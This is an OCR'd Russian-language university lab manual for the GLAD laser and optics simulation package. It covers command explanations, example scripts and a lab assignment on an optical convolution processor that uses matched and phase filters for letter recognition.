
GLAD является аббревиатурой General Laser Analysis and Design, разработан в компании Applied Optics Research (AOR). Целью присоздании GLAD была разработка простой в применении программы, которая может моделировать любой тип системы, которая использует когерентный свет. GLAD моет быть использован для анализа большого разнообразия оптических и лазерных систем. GLAD включает в себя большинство типов оптических элементов, в том числе линзы, зеркала, отверстия, многие виды решеток, светоделители и т.д.

Распределение оптического излучения в оптических пучках представлено комплексным амплитудным распределением, что дает большую возможность анализа, чем геометрическая оптика - программы с представлением пучков набором (и трассировкой) лучей.


В пакете ПО представлено полное описание команд, элементов, примеров:



Загрузка программы



Простой пример. Элементарный оптический процессор



array/set 1 512 # size of computer array to 512 x 512

wavelength 1 1.06 # set wavelength to 1.06 mkm

units/field 1 16 # set half-width of array to 16 cm

clap/cir/con 1 5. # clear aperture of radius 5 cm

focallength = 100 # define and initialize a variable

lens 1 focallength # set lens focal length using variable

set/window/rel 30 70 30 70 # set plot range for +-20% about centertitle initial distribution

plot/bitmap/intensity/paintiso 1; pause

prop 99 # propagate 99 cm

title at 99 cm (1 cm from focus)

plot/bitmap/intensity/paintiso 1; pause

prop 1 # propagate 1cm

set/win/rel 48 52 48 52 # set plot range for +-2% about center

title at paraxial focus

plot/bitmap/intensity/paintiso 1

Пояснение команд

array/set 1 512 # Эта команда первая в программе. Она определяет размер массива для пучка 1 как 512 x 512. Массив любого размера должен быть определен.

wavelength 1 1.06 # Эта строка определяет длину волны для пучка 1 как 1.06 микрон.

units/field 1 16 # Устанавливает размер пучка - радиус 16 см. Команда units 1 .005 устанавливает размер одной точки.

clap/cir/con 1 5. # Задает и очищает круговую апертуру радиусом 5см (clap/sqr - квадратная апертура).

lens 1 focallength # Устанавливает линзу для пучка 1 с фокусным расстоянием focallength.


set/window/rel 30 70 30 70 # Устанавливает окно вывода в процентах от общей области.

title initial distribution


plot/bitmap/intensity/paintiso 1 # Выводит распределение интенсивности пучка из заданного окна.

prop 99 # Пучок распространяется на 99 см с учетом параксиального приближения.

Результаты моделирования



Форматы вывода



Некоторые оптические компоненты

ADAPT - Adaptive mirror model.

BINARY - Binary optics.

CLAP - Implements a clear aperture

CORNER - Corner cube reflector

CRYSTAL - Anisotropic medium for propagation

DOUBLE - Frequency doubling.

GLASS - Properties of optical glass for Lensgroup

GRATING - Grating

HIGHNA - High numerical aperture lens

HTML - Control HTML viewer.

JSURF - Fresnel transmission and reflection coefficients

LENS - Implements ideal lens.

LENSARRAY - Array of lenses

MIRROR - Ideal mirror

NOISE - Creates complex amplitude noise

ROD - Calculates wavefront rms.

ROOF - Roof prism

Команда установки линзы

lens/sph/element/(Modifier 3)	ibeams fl
lens/xcyl/element/(Modifier 3)	ibeams xfl
lens/ycyl/element/(Modifier 3)	ibeams yfl
lens/toric/element/(Modifier 3)	ibeams xfl yfl
lens/sph/surface/(Modifier 3)	ibeams radius index [(glass)]
lens/xcyl/surface/(Modifier 3)	ibeams xradius index [(glass)]
lens/ycyl/surface/(Modifier 3)	ibeams yradius index [(glass)]
lens/toric/surface/(Modifier 3)	ibeams xradius yradius index [(glass)]
lens/flat/surface	ibeams index
lens/grin	ibeams gamma zstep

Modifier 1	Definition
/sph	Rotationally symmetric thin lens (2nd order accuracy).
/xcyl	Cylindrical thin lens.
/ycyl	Cylindrical thin lens.
/toric	Toric thin lens (2nd order accuracy
/flat	Surface element having a flat surfa
/grin	Gradient index lens.

ibeams	Beam number.
fl	Focal length of rotationally symmetric thin lens.
xfl	Focal length of x-cylindrical thin lens.
yfl	Focal length of y-cylindrical thin lens.
radius	Surface radius
xradius	X-radius of cylinder or toric surface.
yradius	Y-radius of cylinder or toric surface.

Команды распространения излучения (Propagation)

BEAMS - Turns on/off beams for global commands.

DIST - Diffraction propagation step.

PACK - Packs data for some nonlinear optic commands

PROP - Diffraction propagation in global coordinates.

RDIST - Obsolete command.

ZONE -Exend region of constant units.

ZREFF - Current location of Beam along chief ray.

Формат представления амплитудно-фазового распределения в световом пучке

В пакете GLAD амплитудно-фазовое распределение (АФР) в световом пучке в заданной плоскости представляется в виде массива отсчетов размерностью $2^n \times 2^n$, где n – целое число. Числа, описывающие световое поле в дискретных точках выбранной плоскости, являются


комплексными

и представлены в пакете в виде суммы вещественной и мнимой частей, то есть

$$E_{i,j} = \mathrm{Re}(E_{i,j}) + i \cdot \mathrm{Im}(E_{i,j})$$

Замечание.
Представление комплексного числа:

$$Y = \mathrm{Re} + j\mathrm{Im} = A \cdot e^{j\varphi}$$
$$A^2 = \mathrm{Re}^2 + \mathrm{Im}^2 = A \cdot A^*$$
$$\varphi = \mathrm{arctg}(\mathrm{Im}/\mathrm{Re})$$



Команды ввода/вывода данных амплитудно-фазового распределения

В GLAD предусмотрены команды ввода-вывода массивов данных в формате числа с плавающей точкой (float32). Формат числа в GLAD:

— бит 1. = 0, 1;

— биты 2-9 = 0 .. 255;

— биты 10-32 = 0 .. 8 388 608;

Команды ввода вывода оптических распределений:

CONNECT - Reads beam data from an external file.

DISCONNECT - Copies beam data to external file.

INFILE - Reads beam data from an external file.

OUTFILE - Writes beam data to file.

READ - Select device from which to read commands.

connect/keep e:\sine1.bea 1 - связать 1-й пучок с внешним файломбез стирания входного файла. Необходимая последовательность команд:

array/set 1 64 64

connect xxxx 1

Внешний файл должен содержать матрицу 64x64 элемента.

infile C:\Lab\letterA.dat 1 - чтение распределения из внешнего файла для 1-го пучка. Ключи, используемые в команде, позволяют читать разные форматы (в том числе BMP – 8бит) и для распределений: амплитуды, фазы, волнового фронта.

Пример формирования матрицы входного распределения и записи в файл

Формирование входных оптических распределений и вывод данных, полученных в GLAD, могут быть осуществлены в форматах пакетовMATLAB и Mathcad.

Пример записи матрицы распределения в MATLAB :

```
fid = fopen('e:\temp.mtl','wb'); Открытие файла на запись
for i = 1:SIZE
F = m*sin(i*200*pi/2048+Fi)*exp(-(i-C)*dx*log(k)); Задание закона изменения фазы.
fwrite(fid,cos(F),'float32'); Запись вещественной и мнимойсоставляющих поля
fwrite(fid,sin(F),'float32') ; в файл для всех значений покоординате x
end
```

Пример записи в файл матрицы выходного распределения

В пакете GLAD предусмотрена команда, записывающая массив интенсивности или фазы оптического пучка в выбранной плоскости в файл, формат записи которого совпадает с форматом PRN пакета Mathcad. Данная команда имеет следующий вид для записи значений интенсивностиили фазы, соответственно:

outfile/intensity [имя файла]/noheader/excel [номер пучка]

outfile/phase[имя файла]/noheader/excel [номер пучка]

Лабораторная работа №2. Моделирование в среде GLAD. Оптический


процессор свертки

Задание на работу

1. Изучите функционирование Оптического процессора свертки.
2. Загрузите пример программы. Разберитесь с командами.
3. Исследуйте работу процессора:
- свертка с оптимальным и фазовым фильтрами,
- влияние поворота изображения…
4. Представьте результаты. Постройте графики.
5. Реализуйте модель процессора распознавания одной из букв привводе изображения четырех первых букв вашей фамилии.

Оптический процессор свертки (пространственной фильтрации)

Транспарант – перемножение




Программа вычисления свертки двух изображений, полученныхиз


внешних файлов

```
array 1 128 128 1       # Создаем первый луч с картинкой
infile C:\Lab\letterA.dat/no/binary 1
array 2 128 128 1       # Создаем второй луч с картинкой
infile C:\Lab\letterA.dat/no/binary 2
plot/watch plot1.plt # Рисуем интенсивность первого луча
title Initial Ray1
plot/bitmap/intensity/paintiso 1
plot/watch plot2.plt # Рисуем интенсивность второго луча
title Initial Ray2
plot/bitmap/intensity/paintiso 2
convolve/front 1        # Преобразование Фурье для первого луча
convolve/front 2        # Преобразование Фурье для второго луча
plot/watch plot3.plt # Рисуем интенсивность преобразования Фурье первого луча
title Initial Ray1_intensity plot/bitmap/intensity/paintiso 1
plot/watch plot4.plt # Рисуем интенсивность преобразования Фурье второго луча
title Initial Ray2_intensity plot/bitmap/intensity/paintiso 2
pause               # Пауза
mult/beam 1 2           # Умножаем амплитуды лучей#
convolve/beam/fft 1 2
#add/coh 1 2 plot/watch plot3.plt
title Initial
Ray1_intensity_Ray2_intensity_operationplot/bitmap/intensity/paintiso 1
convolve/back 1 # Обратное преобразование Фурьеplot/watch plot4.plt
title Initial Result plot/bitmap/intensity/paintiso 1
```


Результаты моделирования

Преобразование Фурье







Обратное преобразование




Свертка



Первый и второй пучок



Свертка



Интенсивность



Корреляционная функция



В программе использованы команды:

irradiance kbeam - вычисление интенсивности света a(x,y) -> a(x,y)a(x,y)*

rotate kbeam theta - поворот на 180 градусов первого пучка (корреляционная функция)

Для получения большей амплитуды корреляционного пика, необходимо использовать согласованный или фазовый фильтры.


Согласованный фильтр - линейный оптимальный фильтр, построенный исходя из известных спектральных характеристик полезного сигнала и шума. Передаточная функция согласованного фильтра: **A* exp(-jφ)**


Фазовый фильтр — фильтр, пропускающий все частоты сигнала с равным усилением, однако изменяющий фазу сигнала. Происходит это при изменении задержки пропускания по частотам. Передаточная функция фазового фильтра: **1 * exp(-jφ).** Вычисление фазового фильтра: **A* exp(-jφ)/A**

Вычисление в GLAD:

amplitude/abs	- взятие амплитуды A
inverse	- деление 1/A
conjugate/amplitude	- преобразование в пучок
mult/beam	- умножение

Результаты свертки с фазовым фильтром






Список некоторых команд GLAD

1. Command: **ADD** Adds beams coherently or incoherently.

2. Command: **AMPLITUDE** Takes square root or real part of distribution.
3. Command: **ARRAY** Defines beam array size and polarization state.
4. Command: **CLAP** Implements a clear aperture.
5. Command: **CLAP/GEN** Implements a clear aperture of general shape.
6. Command: **CONJUGATE** Conjugates the beam.
7. Command: **CONNECT** Reads beam data from an external file.
8. Command: **CONVOLVE** Convolves beam with a smoothing function.
9. Command: **COPY** Copies one beam to another.
10. Command: **DISCONNECT** Copies beam data to external file.
11. Command: **ENERGY** Calculate the total energy (or power).
12. Command: **FIELD** Displays table of complex amplitude values.
13. Command: **GAUSSIAN** Set beam to gaussian function.
14. Command: **GRATING** Grating.
15. Command: **INFILE** Reads beam data from an external file.
16. Command: **INT2PHASE, INT2WAVES** Converts irradiance
17. Command: **INTEGRATE** Integrates intensity or amplitude.
18. Command: **INVERSE** Calculates inverse of beam distribution.
19. Command: **MULT** Multiply the beam by a constant
20. Command: **NOISE** Creates complex amplitude noise.
21. Command: **NORMALIZE** Normalizes non-zero values in beam.
22. Command: **OBS** Implement obstruction.
23. Command: **OPTIMIZE** Damples least squares optimization.
24. Command: **OUTFILE** Writes beam data to file.
25. Command: **PEAK** Sets and displays peak irradiance.
26. Command: **PHASE** Piston and random phase aberration.
27. Command: **PHASE/PISTON** Adds piston error.
28. Command: **PHASE/RANDOM** Adds smoothed random phase.
29. Command: **PHASE/SCREEN** Adds smoothed random phase (quick).
30. Command: **PHASE2INT** Converts phase distribution to intensity distribution.
31. Command: **PLOT** Various graphical plots.
32. Command: **PLOT/XSLICE** Plot a slice through x-direction.
33. Command: **RESCALE** Rescale the beam distribution in the array.
34. Command: **ROTATE** Rotate distribution in the array.
35. Command: **SINC** Define sinc function.
36. Command: **TITLE** Defines the plot title.
37. Command: **UDATA** Create and display summary plots
38. Command: **UNIFORMITY** Calculate irradiance nonuniformity
39. Command: **UNITS** Set and display sample spacing
40. Command: **VARIABLES** Declare and set variable values.
41. Command: **WAVELENGTH** Set and display beam wavelength
42. Command: **WAVES2INT** Wavefront transformed to intensity


Ожидаемые результаты работы процессора


Входной сигнал - изображения букв 'A' and 'B' Fourier transform 'A'






The intensity of the cross correlation






При использовании фазового фильтра




Поворот 'A' на 5 градусов




Корреляционная функция после поворота




Изображение буквы 'A' в шумах




Используем фазовый фильтр Используем согласованный фильтр



Определение одной из букв



